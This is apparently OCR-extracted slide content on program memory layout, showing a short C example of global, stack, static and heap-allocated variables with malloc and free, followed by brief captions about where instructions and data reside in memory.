
```
int x = 100;
int main()
{
   // data stored on stack
   int   a=2;
   float b=2.5;
   static int y;

   // allocate memory on heap
   int *ptr = (int *) malloc(2*sizeof(int));

   // values 5 and 6 stored on heap
   ptr[0]=5;
   ptr[1]=6;

   // deallocate memory on heap
   free(ptr);

   return 1;
}
```




The instructions themselves are in memory




The instructions themselves are in memory




Data's location depends on how it's created



